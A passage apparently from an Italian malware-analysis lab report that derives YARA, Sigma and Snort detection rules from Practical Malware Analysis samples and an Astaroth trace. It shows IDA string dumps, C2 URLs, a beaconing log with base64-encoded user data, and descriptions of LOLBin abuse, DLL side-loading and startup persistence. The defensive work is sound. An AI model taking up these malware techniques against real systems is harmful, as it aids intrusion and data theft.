Nome del Mutex: SADFHUHF, stringa specifica associata alla creazione e apertura di mutex (CreateMutexA, OpenMutexA) per garantire l'esecuzione di una singola istanza del malware.




Figura 8.4: Riferimento alla stringa del Mutex in IDA Pro

Comandi aggiuntivi: Stringhe in chiaro come hello, exec e sleep.

La regola YARA è stata strutturata per scattare qualora vengano individuate almeno due di queste specifiche stringhe all'interno del file analizzato.

Snippet di codice:

```
1 rule Lab01_01_DLL {
2   meta:
```



```
3      description = "Rilevamento di Lab01-01.dll basato su Mutex  
4          e IP"  
5      author = "Il tuo nome"  
6  
7      strings:  
8          $mutex = "SADFHUHF"  
9          $ip = "127.26.152.13"  
10         $cmd_hello = "hello"  
11         $cmd_exec = "exec"  
12         $cmd_sleep = "sleep"  
13  
14     condition:  
15         2 of ($mutex, $ip, $cmd_hello, $cmd_exec, $cmd_sleep)  
16 }
```

```
PS C:\Users\unina\Desktop> .\Tools\yara64.exe dll.yar .\malware-basic\Lab01-01.dll  
Lab01_01_DLL .\malware-basic\Lab01-01.dll
```

Figura 8.5: Risultato del rilevamento YARA per la DLL

Rilevamento di Lab01-01.exe:

Il secondo task si è concentrato sul file eseguibile principale. L'ispezione con IDA Pro ha portato all'individuazione di due artefatti critici:



Address	Length	Type	String
.rdata:00402...	0000000C	C	CloseHandle
.rdata:00402...	00000010	C	UnmapViewOfFile
.rdata:00402...	0000000D	C	IsBadReadPtr
.rdata:00402...	0000000E	C	MapViewOfFile
.rdata:00402...	00000013	C	CreateFileMappingA
.rdata:00402...	0000000C	C	CreateFileA
.rdata:00402...	0000000A	C	FindClose
.rdata:00402...	0000000E	C	FindNextFileA
.rdata:00402...	0000000F	C	FindFirstFileA
.rdata:00402...	0000000A	C	CopyFileA
.rdata:00402...	0000000D	C	KERNEL32.dll
.rdata:00402...	00000007	C	malloc
.rdata:00402...	00000008	C	MSVCRT.dll
.rdata:00402...	00000006	C	_exit
.rdata:00402...	0000000C	C	_XcptFilter
.rdata:00402...	0000000E	C	__p__initenv
.rdata:00402...	0000000E	C	__getmainargs
.rdata:00402...	0000000A	C	_initterm
.rdata:00402...	00000011	C	__setusermatherr
.rdata:00402...	0000000D	C	_adjust_fdiv
.rdata:00402...	0000000D	C	__p__commode
.rdata:00402...	00000008	C	__p__fmode
.rdata:00402...	0000000F	C	__set_app_type
.rdata:00402...	00000011	C	_except_handler3
.rdata:00402...	00000008	C	_controlfp
.rdata:00402...	00000009	C	_stricmp
.data:004030...	0000000D	C	kernel32.dll
.data:004030...	00000021	C	C:\\windows\\system32\\kerne132.dll
.data:004030...	0000000D	C	Lab01-01.dll
.data:004030...	00000021	C	C:\\Windows\\System32\\Kernel32.dll
.data:004030...	00000027	C	WARNING_THIS_WILL_DESTROY_YOUR_MACHINE

Figura 8.6: Stringhe estratte da Lab01-01.exe in IDA Pro



.data:00403035		align 4	
.data:00403038	asc_403038	db '*',0	; DATA XREF: sub_4011E0+13Df0
.data:0040303B		align 4	
.data:0040303C	asc_40303C	db '..',0	; DATA XREF: sub_4011E0+82f0
.data:0040303F		align 10h	
.data:00403040	asc_403040	db '.',0	; DATA XREF: sub_4011E0+44f0
.data:00403042		align 4	
.data:00403044	; CHAR aC[]		
.data:00403044	aC	db 'C:*',0	; DATA XREF: _main:loc_401806f0
.data:00403049		align 4	
.data:0040304C	; CHAR NewFileName[]		
.data:0040304C	NewFileName	db 'C:\windows\system32\kerne132.dll',0	
.data:0040304C			; DATA XREF: _main+3AAf0
.data:0040306D		align 10h	
.data:00403070	dword_403070	dd 6E72654Bh	; DATA XREF: _main+2DFf0
.data:00403074	dword_403074	dd 32336C65h	; DATA XREF: _main+2E7f0
.data:00403078	byte_403078	db 2Eh	; DATA XREF: _main+2Ff0
.data:00403079		align 4	
.data:0040307C	; CHAR ExistingFileName[]		
.data:0040307C	ExistingFileName	db 'Lab01-01.dll',0	; DATA XREF: _main+A7f0
.data:0040307C			; _main+3AFf0
.data:00403089		align 4	
.data:0040308C	; CHAR FileName[]		
.data:0040308C	FileName	db 'C:\Windows\System32\Kerne132.dll',0	
.data:0040308C			; DATA XREF: _main+67f0
.data:004030AD		align 10h	
.data:004030B0	aWarningThisWil	db 'WARNING_THIS_WILL_DESTROY_YOUR_MACHINE',0	
.data:004030B0			; DATA XREF: _main+18f0
.data:004030D7		align 4	
.data:004030D8	dword_4030D8	dd 1	; DATA XREF: start+6Ef0
.data:004030DC		align 10h	

Figura 8.7: Dettaglio delle stringhe e librerie importate dall'eseguibile

Percorso DLL Malevola: Un percorso di sistema alterato, utilizzato presumibilmente per caricare la libreria nociva mascherandola da processo legittimo.

Directi	Type	Address	Text
Up	o	_main+3AA	push offset NewFileName; "C:\windows\system32\kerne132.dll"

Line 1 of 1

OK Cancel Search Help

Figura 8.8: Locazione del percorso del file di typosquatting kerne132.dll

Messaggio di Testo: Una stringa di avviso hardcoded stampata a schermo dal malware.

Directi	Type	Address	Text
Up	o	_main+18	mov esi, offset aWarningThisWil; "WARNING_THIS_WILL_DESTROY_YOUR_MACHINE"

Line 1 of 1

OK Cancel Search Help

Figura 8.9: Riferimento alla stringa di WARNING



Snippet di codice:

```
1 rule Lab01_01_EXE {  
2     meta:  
3         description = "Rilevamento di Lab01-01.exe"  
4         author = "Il tuo nome"  
5  
6     strings:  
7         $dll_path = "C:\\windows\\system32\\kernel32.dll"  
8         $message = "WARNING_THIS_WILL_DESTROY_YOUR_MACHINE"  
9  
10    condition:  
11        all of them  
12 }
```

```
PS C:\Users\unina\Desktop> .\Tools\yara64.exe exe.yar .\malware-basic\Lab01-01.exe  
Lab01_01_EXE .\malware-basic\Lab01-01.exe
```

Figura 8.10: Risultato del rilevamento YARA per l'eseguibile

8.1.2 Lab01-04

Durante l'ispezione iniziale con il disassemblatore IDA Pro, l'analisi strutturale standard ha evidenziato la presenza di chiamate a funzioni di gestione delle risorse di Windows (quali `FindResourceA`, `LoadResource` e `SizeofResource`).

[S]	.rdata:00402...	0000000C	C	CloseHandle
[S]	.rdata:00402...	0000000C	C	OpenProcess
[S]	.rdata:00402...	00000012	C	GetCurrentProcess
[S]	.rdata:00402...	00000013	C	CreateRemoteThread
[S]	.rdata:00402...	0000000F	C	GetProcAddress
[S]	.rdata:00402...	0000000D	C	LoadLibraryA
[S]	.rdata:00402...	00000008	C	WinExec
[S]	.rdata:00402...	0000000A	C	WriteFile
[S]	.rdata:00402...	0000000C	C	CreateFileA
[S]	.rdata:00402...	0000000F	C	SizeofResource
[S]	.rdata:00402...	0000000D	C	LoadResource
[S]	.rdata:00402...	0000000E	C	FindResourceA
[S]	.rdata:00402...	00000011	C	GetModuleHandleA
[S]	.rdata:00402...	00000015	C	GetWindowsDirectoryA
[S]	.rdata:00402...	0000000A	C	MoveFileA

Figura 8.11: Funzioni di gestione risorse utilizzate nel codice



[S]	.rdata:00402...	0000000D	C	GetTempPathA
[S]	.rdata:00402...	0000000D	C	KERNEL32.dll
[S]	.rdata:00402...	00000016	C	AdjustTokenPrivileges
[S]	.rdata:00402...	00000016	C	LookupPrivilegeValueA
[S]	.rdata:00402...	00000011	C	OpenProcessToken
[S]	.rdata:00402...	0000000D	C	ADVAPI32.dll
[S]	.rdata:00402...	0000000A	C	_snprintf
[S]	.rdata:00402...	0000000B	C	MSVCRT.dll
[S]	.rdata:00402...	00000006	C	_exit
[S]	.rdata:00402...	0000000C	C	_XcptFilter
[S]	.rdata:00402...	0000000E	C	__p__initenv
[S]	.rdata:00402...	0000000E	C	__getmainargs
[S]	.rdata:00402...	0000000A	C	_initterm
[S]	.rdata:00402...	00000011	C	__setusermatherr
[S]	.rdata:00402...	0000000D	C	_adjust_fdiv
[S]	.rdata:00402...	0000000D	C	__p__commode
[S]	.rdata:00402...	0000000B	C	__p__fmode
[S]	.rdata:00402...	0000000F	C	__set_app_type
[S]	.rdata:00402...	00000011	C	_except_handler3
[S]	.rdata:00402...	0000000B	C	_controlfp
[S]	.rdata:00402...	00000009	C	_stricmp
[S]	.data:004030...	00000011	C	SeDebugPrivilege
[S]	.data:004030...	0000000B	C	sfc_os.dll
[S]	.data:004030...	00000016	C	\\system32\\wupdmgr.exe
[S]	.data:004030...	00000013	C	EnumProcessModules
[S]	.data:004030...	0000000A	C	psapi.dll
[S]	.data:004030...	00000013	C	GetModuleBaseNameA
[S]	.data:004030...	0000000A	C	psapi.dll
[S]	.data:004030...	0000000E	C	EnumProcesses
[S]	.data:004030...	0000000A	C	psapi.dll
[S]	.data:004030...	00000016	C	\\system32\\wupdmgr.exe
[S]	.data:004030...	0000000B	C	\\winup.exe

Figura 8.12: Visualizzazione grafica del flusso di caricamento risorse



```
.data:00403070 ; CHAR Name[]
.data:00403070 Name      db '#101',0          ; DATA XREF: sub_4011FC+B3↑o
.data:00403075          align 4
.data:00403078 ; CHAR ProcName[]
.data:00403078 ProcName  db 'EnumProcessModules',0
.data:00403078          ; DATA XREF: _main+5A↑o
.data:00403088          align 4
.data:0040308C ; CHAR aPsapiDll[]
.data:0040308C aPsapiDll  db 'psapi.dll',0        ; DATA XREF: _main+5F↑o
.data:00403096          align 4
.data:00403098 ; CHAR aGetmodulebasen[]
.data:00403098 aGetmodulebasen db 'GetModuleBaseNameA',0
.data:00403098          ; DATA XREF: _main+76↑o
.data:004030AB          align 4
.data:004030AC ; CHAR aPsapiDll_0[]
.data:004030AC aPsapiDll_0 db 'psapi.dll',0        ; DATA XREF: _main+7B↑o
.data:004030B6          align 4
.data:004030B8 ; CHAR aEnumprocesses[]
.data:004030B8 aEnumprocesses db 'EnumProcesses',0      ; DATA XREF: _main+92↑o
.data:004030C6          align 4
.data:004030C8 ; CHAR aPsapiDll_1[]
.data:004030C8 aPsapiDll_1 db 'psapi.dll',0        ; DATA XREF: _main+97↑o
.data:004030D2          align 4
.data:004030D4 aSystem32Wupdmgr_0 db '\\system32\\wupdmgr.exe',0
.data:004030D4          ; DATA XREF: _main+1C8↑o
.data:004030EA          align 4
.data:004030EC ; char aSS_0[]
.data:004030EC aSS_0      db '%s%s',0          ; DATA XREF: _main+1D4↑o
.data:004030F1          align 4
.data:004030F4 aWinupExe  db '\\winup.exe',0        ; DATA XREF: _main+200↑o
.data:004030FF          align 10h
```

Figura 8.13: Parametri di FindResourceA indicanti l'estrazione di un eseguibile secondario

Questa configurazione è tipica dei dropper, ovvero programmi malevoli che fungono da contenitori e che occultano un secondo payload eseguibile all'interno della propria sezione risorse (.rsrc). A causa di questo incapsulamento, la vista standard delle stringhe di IDA Pro non è stata in grado di indicizzare o mostrare direttamente il dominio di comando e controllo cercato. È stato quindi necessario adottare un approccio alternativo basato sulla scansione dei byte grezzi tramite yarGen per estrarre gli indicatori nascosti.




Figura 8.14: Riferimento alla stringa \\winup.exe all'interno delle risorse grezze




Figura 8.15: Identificazione dell'URL del dominio C2 e di `\wupdmgr.exe`

Lanciando lo strumento `yarGen` con il database di `goodware` abilitato per filtrare le stringhe legittime del sistema operativo, è stata estratta una firma euristica iniziale che ha esposto con successo tutti gli artefatti annidati all'interno della risorsa binaria. Di seguito viene riportata l'esatta struttura della regola YARA generata automaticamente dal tool:

```
1 rule Lab01_04 {
2   meta:
3     description = "malware-basic - file Lab01-04.exe"
4     author = "yarGen Rule Generator"
5     reference = "https://github.com/Neo23x0/yarGen"
6     date = "2026-06-10"
7     hash1 = "0
8       fa1498340fca6c562cfa389ad3e93395f44c72fd128d7ba08579a69aaf3b126
9       "
10    strings:
11      $s1 = "\\system32\\wupdmgrd.exe" fullword ascii
12      $s2 = "\\system32\\wupdmgr.exe" fullword ascii
13      $s3 = "http://www.practicalmalwareanalysis.com/updater.exe"
14          fullword ascii
15      $s4 = "\\winup.exe" fullword ascii
16      $s5 = "<not real>" fullword ascii
17    condition:
18      uint16(0) == 0x5a4d and filesize < 100KB and
19      all of them
20 }
```

Analizzando la regola grezza sopra riportata, emergono le seguenti considerazioni ingegneristiche: La dicitura `uint16(0) == 0x5a4d` verifica l'intestazione logica del file ("MZ" tipico dei Portable Executable di Windows), mentre `filesize < 100KB` impedisce al motore YARA di saturare le risorse di calcolo scansionando file massivi non pertinenti.

Le stringhe `$s2` (`\system32\wupdmgr.exe`), `$s3` (il dominio C2 `http://www...`) e `$s4` (`\winup.exe`) costituiscono l'impronta comportamentale univoca del malware. Esse descrivono il tentativo del dropper di sovrascrivere il Windows Update Manager originale con un binario malevolo.



La stringa `$s5 = "<not real>"` rappresenta un artefatto volatile o un potenziale elemento di disturbo. Se l'attaccante decidesse di ricompilare il codice modificando o rimuovendo questa stringa inerte, la regola YARA strutturata con la condizione `all of them` fallirebbe l'identificazione, generando un falso negativo. È quindi imperativo rimuoverla.

I nomi generici assegnati alle variabili (`$s1`, `$s2`, ecc.) riducono la scannabilità del codice per i team di Incident Response. È opportuno rinominare le variabili con identificativi semantici chiari.

Applicando i criteri di raffinamento descritti, la regola è stata reingegnerizzata per mantenere la massima reattività e azzerare le possibilità di elusione basate su stringhe non operative:

```
1 rule Lab01_04_EXE_Refined {
2     meta:
3         description = "malware-basic - file Lab01-04.exe"
4
5     strings:
6         // Indicatori host: percorsi dei file binari scritti o
7         // manipolati dal dropper
8         $path_wupdmgr = "\\system32\\wupdmgr.exe" fullword ascii
9         $path_winup    = "\\winup.exe" fullword ascii
10
11        // Indicatore di rete: dominio C2 hardcoded estratto dalle
12        // risorse grezze
13        $c2_url        = "http://www.practicalmalwareanalysis.com/
14        updater.exe" fullword ascii
15
16    condition:
17        // Vincoli strutturali del file PE uniti alla presenza
18        // degli IoC
19        uint16(0) == 0x5a4d and
20        filesize < 100KB and
21        all of ($path_wupdmgr, $path_winup, $c2_url)
22 }
```

```
PS C:\Users\unina\Desktop> .\Tools\yara64.exe lab.yar .\malware-basic\Lab01-04.exe
Lab01_04 .\malware-basic\Lab01-04.exe
```

Figura 8.16: Risultato del rilevamento YARA con la regola raffinata

8.2 Astaroth

Astaroth è un Trojan altamente sofisticato specializzato nel furto di credenziali. La sua particolarità risiede nell'esteso utilizzo di tecniche fileless e nell'abuso di



LOLBins (Living Off The Land Binaries). Invece di scaricare binari eseguibili sospetti, Astaroth sfrutta utility legittime preinstallate in Windows (come `bitsadmin.exe`, `cmd.exe` ed `extexport.exe`) per bypassare i controlli perimetrali, decifrare i propri payload e garantirsi la persistenza nel sistema senza allertare le soluzioni antivirus tradizionali.

Per monitorare l'attività del malware è stato impiegato Sysmon (System Monitor), focalizzando l'analisi sui seguenti identificatori:

- **EventID 1 (Process Create)**: Per tracciare l'esecuzione dei LOLBins e i parametri passati a riga di comando.
- **EventID 11 (File Create)**: Per intercettare la scrittura di payload o file di collegamento (`.lnk`) nelle cartelle di esecuzione automatica.
- **EventID 12 (Registry Event)**: Per monitorare la manomissione delle chiavi di registro legate alla persistenza al boot.

È stato sviluppato un set completo di 6 regole Sigma in formato YAML.

- **astaroth-bits.yml**: Intercetta l'avvio di `bitsadmin.exe` associato a flag di copia o trasferimento (`/transfer`). Questo tool viene abusato dallo stager iniziale per scaricare i payload dal server C2 (Command & Control).

```
1 title: Bitsadmin Download
2 id: d059842b-6b9d-4ed1-b5c3-5b89143c6ede
3 status: experimental
4 description: Detects usage of bitsadmin downloading a file
5 references:
6   - https://blog.netspi.com/15-ways-to-download-a-file/#
      bitsadmin
7   - https://isc.sans.edu/diary/22264
8 tags:
9   - attack.defense_evasion
10  - attack.persistence
11  - attack.t1197
12  - attack.s0190
13 date: 2017/03/09
14 modified: 2019/12/06
15 author: Michael Haag
16 logsource:
17   product: windows
18   service: sysmon
19 detection:
20   event:
```



```
21     EventID: 1
22     selection1:
23         Image: '*\bitsadmin.exe'
24         CommandLine: '* /transfer *'
25     selection2:
26         CommandLine: '*copy *bitsadmin.exe*'
27     condition: event and (selection1 or selection2)
28 fields:
29     - CommandLine
30     - ParentCommandLine
31 falsepositives:
32     - Some legitimate apps use this, but limited.
33 level: medium
```

- **astaroth-extexport.yml**: Rileva l'esecuzione di `extexport.exe` al di fuori dei percorsi canonici di Internet Explorer. Questo binario viene tipicamente forzato da Astaroth per eseguire DLL malevole tramite la tecnica del DLL Side-Loading.

```
1 title: ExtExport.exe DLL Side Loading
2 id: alb2c3d4-e5f6-7a8b-9c0d-1e2f3a4b5c6d
3 status: experimental
4 description: Detects ExtExport.exe execution indicating a DLL
5               Side-Loading attempt.
6 references:
7     - https://lolbas-project.github.io/lolbas/Binaries/Extexport
8       /
9 tags:
10     - attack.execution
11     - attack.defense_evasion
12     - attack.t1059
13     - attack.t1073
14 author: Martin, Anartz
15 date: 2020/06/30
16 logsource:
17     product: windows
18     service: sysmon
19 detection:
20     selection:
21         EventID: 1
22         Image: '*\extexport.exe'
23     filter:
24         CommandLine:
25             - '^([Cc]:\\[Pp]rogram\\ [Ff]iles(\\ \\([Xx]86\\))?)\\([Ii]
26               nternet\\ [Ee]xplorer\\[Ee]xt[Ee]xport\\.exe$'
27     condition: selection and not filter
28 fields:
```




```
26   - CommandLine
27 falsepositives:
28   - Depending on the estate activity. They should be rare.
29 level: medium
```

- **astaroth-reg.yml**: Regola specifica che rileva la manipolazione (EventType: DeleteValue) della chiave Shell Folders all'interno dell'alveare di registro esatto dell'utente del laboratorio (HKU\S-1-5-21...).

```
1 title: Add Startup Key to Explorer Shell Folders
2 id: e2a9c7a3-5b2a-4b7e-a8b2-4de0f6e8a6cd
3 status: experimental
4 description: Detects the insert of a registry value
5 references:
6   - https://example.com/reference1
7   - https://example.com/reference2
8 tags:
9   - attack.defense_evasion
10  - attack.persistence
11  - attack.t1112
12  - attack.s0190
13 logsource:
14   product: windows
15   service: sysmon
16 detection:
17   selection:
18     EventID: 12
19     Image: 'C:\Windows\System32\cmd.exe'
20     EventType: 'DeleteValue'
21     TargetObject: 'HKU\S
22       -1-5-21-3191581004-3819144844-3633199379-1002\SOFTWARE\
23       Microsoft\Windows\*'
24   condition: selection
25 fields:
26   - UtcTime
27   - ProcessGuid
28   - ProcessId
29   - Image
30   - TargetObject
31   - User
32 falsepositives:
33   - Legitimate administrative actions
34 level: medium
```



- **astaroth-reg-modify.yml**: Regola generica che intercetta la creazione di un processo (EventID 1) associato a `reg.exe` la cui riga di comando contenga la stringa "Shell Folders".

```
1 title: Astaroth Generic Registry Modification
2 description: "Detects process creation events using reg.exe to
   modify Shell Folders."
3 id: "b1111111-2222-3333-4444-555555555555"
4 tags:
5   - attack.persistence
6 logsource:
7   product: windows
8   service: sysmon
9 detection:
10  selection:
11    EventID: 1
12    CommandLine|contains|all:
13      - 'reg.exe'
14      - 'Shell Folders'
15  condition: selection
16 level: high
```

- **astaroth-startup.yml**: Regola specifica (EventID 11) che traccia il momento in cui `cmd.exe` tenta di creare fisicamente il file `launcher.lnk` nel percorso assoluto di esecuzione automatica dell'utente `unina`.

```
1 title: File Creation by CMD in Startup Folder
2 id: a3b4c8e3-7f2a-4d7e-b2c5-8e6f8b8d7fcd
3 status: experimental
4 description: Detects the creation of a file in the startup
   folder by cmd.exe
5 references:
6   - https://example.com/reference1
7   - https://example.com/reference2
8 tags:
9   - attack.persistence
10  - attack.t1547.001
11  - attack.s0190
12 logsource:
13   product: windows
14   service: sysmon
15 detection:
16  selection:
17    EventID: 11
18    Image: 'C:\Windows\System32\cmd.exe'
19    TargetFilename: 'C:\Users\unina\AppData\Roaming\Microsoft\
   Windows\Start Menu\Programs\Startup\launcher.lnk'
20  condition: selection
```



```
21 fields:
22   - UtcTime
23   - ProcessGuid
24   - ProcessId
25   - Image
26   - TargetFilename
27   - User
28 falsepositives:
29   - Legitimate administrative actions or script usage
30 level: critical
```

- **astaroth-startup-detection.yml**: Regola generica che segnala qualsiasi file con estensione eseguibile (.lnk, .bat, .ps1, .exe) creato all'interno della directory globale o utente di Startup.

```
1 title: Start-up Detection
2 description: Detects generic file creation in the Startup
   folder with executable extensions.
3 id: "c1111111-2222-3333-4444-555555555555"
4 tags:
5   - attack.persistence
6 logsource:
7   product: windows
8   service: sysmon
9 detection:
10   selection:
11     EventID: 11
12     TargetFilename|contains: '\Start Menu\Programs\Startup\'
13     TargetFilename|endswith:
14       - '.lnk'
15       - '.bat'
16       - '.ps1'
17       - '.exe'
18   condition: selection
19 level: high
```

Di seguito è stato eseguito ZircLite per verificare l'efficacia delle regole analizzando i log generati da Sysmon:



```
ZIRCOLITE
-- Standalone SIGMA Detection tool for EVTX --

[+] Checking prerequisites
[+] Extracting EVTX Using 'tmp-4JN4MKSI' directory
100%|#####| 1/1 [00:00<00:00, 12.75it/s
[+] Processing EVTX
100%|#####| 1/1 [00:00<00:00, 3.76it/s
[+] Creating model
[+] Inserting data
100%|#####| 6806/6806 [00:00<00:00, 33555.69it/s
[+] Cleaning unused objects
[+] Loading ruleset from : C:\Users\unina\Desktop\rules.json
[+] Executing ruleset - 6 rules
- Bitsadmin Download [medium] : 15 events
- ExtExport.exe DLL Side Loading [medium] : 3 events
- Start-up Detection [high] : 4 events
100%|#####| 6/6 [00:00<00:00, 380.98it/s
[+] Results written in : C:\Users\unina\Desktop\report.html
[+] Cleaning

Finished in 0 seconds
PS C:\Users\unina\Desktop\Tools\Zircolite> |
```

Figura 8.17: Esecuzione riuscita di ZircoLite con regole personalizzate

Il comando ZircoLite eseguito è il seguente:

```
1 python .\zircolite.py --evtx "C:\Users\unina\Desktop\sysmon_log.
   evtx" --ruleset "C:\Users\unina\Desktop\rules_astaroth.json"
```

8.3 SNORT

Il malware è progettato per infettare l'host, raccogliere informazioni identificative sul sistema compromesso e avviare una comunicazione silente (beaconing) verso un server di Command & Control (C2) per segnalare il successo dell'infezione.

L'analisi dinamica, condotta isolando il campione ed eseguendolo in un ambiente controllato tramite FakeNet-NG, ha rivelato il seguente comportamento di rete:

```
06/10/26 03:47:13 PM [ DNS Server] Received A request for domain 'www.practicalmalwareanalysis.com'.
06/10/26 03:47:13 PM [ Divertor] Lab14-01.exe (1188) requested TCP 192.0.2.123:80
06/10/26 03:47:13 PM [ HTTPListener80] GET /ODAGMmUGmY6MmUGNjk6NjMtdw5pbmEa/a.png HTTP/1.1
06/10/26 03:47:13 PM [ HTTPListener80] Accept: */*
06/10/26 03:47:13 PM [ HTTPListener80] Accept-Encoding: gzip, deflate
06/10/26 03:47:13 PM [ HTTPListener80] User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.2; WOW64; Trident/7.0; .NET4.0C; .NET4.0E)
06/10/26 03:47:13 PM [ HTTPListener80] Host: www.practicalmalwareanalysis.com
06/10/26 03:47:13 PM [ HTTPListener80] Connection: Keep-Alive
```

Figura 8.18: Richieste di beaconing intercettate in rete

- **Librerie di Rete Utilizzate:** Il malware fa uso delle librerie di rete standard di Windows (come le API WinINet). Questo gli permette di generare richieste HTTP strutturalmente perfette, ereditando gli header di sistema (es. `Accept-Encoding: gzip, deflate`) per mimetizzarsi nel normale traffico web.



- **Tecnica di Mascheramento:** Utilizza un'intestazione User-Agent contraffatta ma valida (Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.2; WOW64; Trident/7.0; .NET4.0C; .NET4.0E)). Questo simula il traffico generato da un vecchio browser Internet Explorer, rendendo difficile l'individuazione tramite ispezioni superficiali.
- **Dati Esfiltrati:** Il malware ruba due parametri fondamentali: l'Hardware Profile GUID (letto dal registro di sistema) e il Nome Utente della sessione corrente. Queste informazioni permettono all'attaccante di identificare univocamente le vittime ed evitare conteggi doppi nella botnet.
- **Codifica e Trasmissione:** I dati non sono cifrati, ma codificati utilizzando lo standard Base64 (es. 80:6e:6f:6e:69:63-unina diventa ODA6NmU6NmY6NmU6Njk6NjMtZW5pbmEa). Questa stringa viene poi inserita direttamente nell'URI di una richiesta HTTP GET.

La creazione della regola di rilevamento ha richiesto l'identificazione degli Indicatori di Compromissione (IoC) corretti, evitando le classiche trappole che generano falsi allarmi o mancate rilevazioni.

Errori da evitare:

- **Falsi Positivi:** Non è possibile utilizzare lo User-Agent come trigger per l'allarme. Trattandosi di una stringa legittima di Internet Explorer, la regola bloccherebbe il traffico web di macchine non aggiornate.
- **Falsi Negativi (Hardcoding):** Non è possibile cercare la stringa Base64 esatta, poiché variando l'Hardware ID e l'utente, la stringa muterà per ogni singola infezione. Inoltre, l'analisi dinamica ha dimostrato che il nome del file immagine richiesto varia dinamicamente (es. y.png, a.png).

Indicatori Affidabili scelti per la Regola:

- Dominio C2 (Host): `www.practicalmalwareanalysis.com`
- Pattern dell'URI (PCRE): Una struttura composta da `/ + [Stringa Base64] + / + [singola lettera casuale] + .png`.

Regola Snort Definitiva per rilevamento beaconing del malware:

```
1 alert tcp $HOME_NET any -> $EXTERNAL_NET $HTTP_PORTS ( \
2   msg:"ET MALWARE Lab14-01 Beaconing Detected"; \
3   flow:established,to_server; \
4   content:"GET"; http_method; \
```



```
5 content:"www.practicalmalwareanalysis.com"; http_header; \  
6 pcre:"/^\[A-Za-z0-9+\[/=]+\[/[a-z]\.png$/U"; \  
7 classtype:trojan-activity; \  
8 sid:1000014; rev:1; \  
9 )
```

Per intercettare varianti in cui l'attaccante ha semplicemente cambiato il dominio di destinazione, è necessaria una regola euristica che ometta l'host ma irrigidisca l'espressione regolare (richiedendo un Base64 di almeno 15 caratteri, numero abbastanza alto da tagliare fuori la maggior parte del traffico web legittimo, ma sufficientemente basso da non farsi sfuggire il malware nel caso infettasse un PC con un nome utente corto) per evitare falsi positivi:

```
1 alert tcp $HOME_NET any -> $EXTERNAL_NET $HTTP_PORTS ( \  
2 msg:"ET MALWARE Generic Base64 PNG Beaconing Pattern"; \  
3 flow:established,to_server; \  
4 content:"GET"; http_method; \  
5 content:".png"; http_uri; fast_pattern; \  
6 pcre:"/^\[A-Za-z0-9+\[/=]{15,}\[/[a-z]\.png$/U"; \  
7 classtype:trojan-activity; \  
8 sid:1000015; rev:1; \  
9 )
```

Per garantire che le varianti future di questo malware vengano bloccate (ad esempio nel caso l'attaccante modifichi il dominio o la struttura dell'URI), è necessario implementare un set di firme multilivello (Defense in Depth):

- **Firme di Rete (Network Signatures):** Implementazione della regola Snort descritta sopra, unita al blocco DNS per il dominio malevolo noto.
- **Firme di Host (YARA):** Creazione di firme statiche basate sull'analisi in IDA Pro per rilevare la presenza di combinazioni specifiche di API importate (es. importazione contemporanea di `WinINet.dll`, `GetUserNameA` e manipolazione di `HwProfileGuid`).
- **Firme Comportamentali (Sigma/Sysmon):** Creazione di regole per rilevare i processi non autorizzati che tentano di accedere alla chiave di registro `HKLM\System\CurrentControlSet\Control\IDConfigDB\Hardware Profiles`.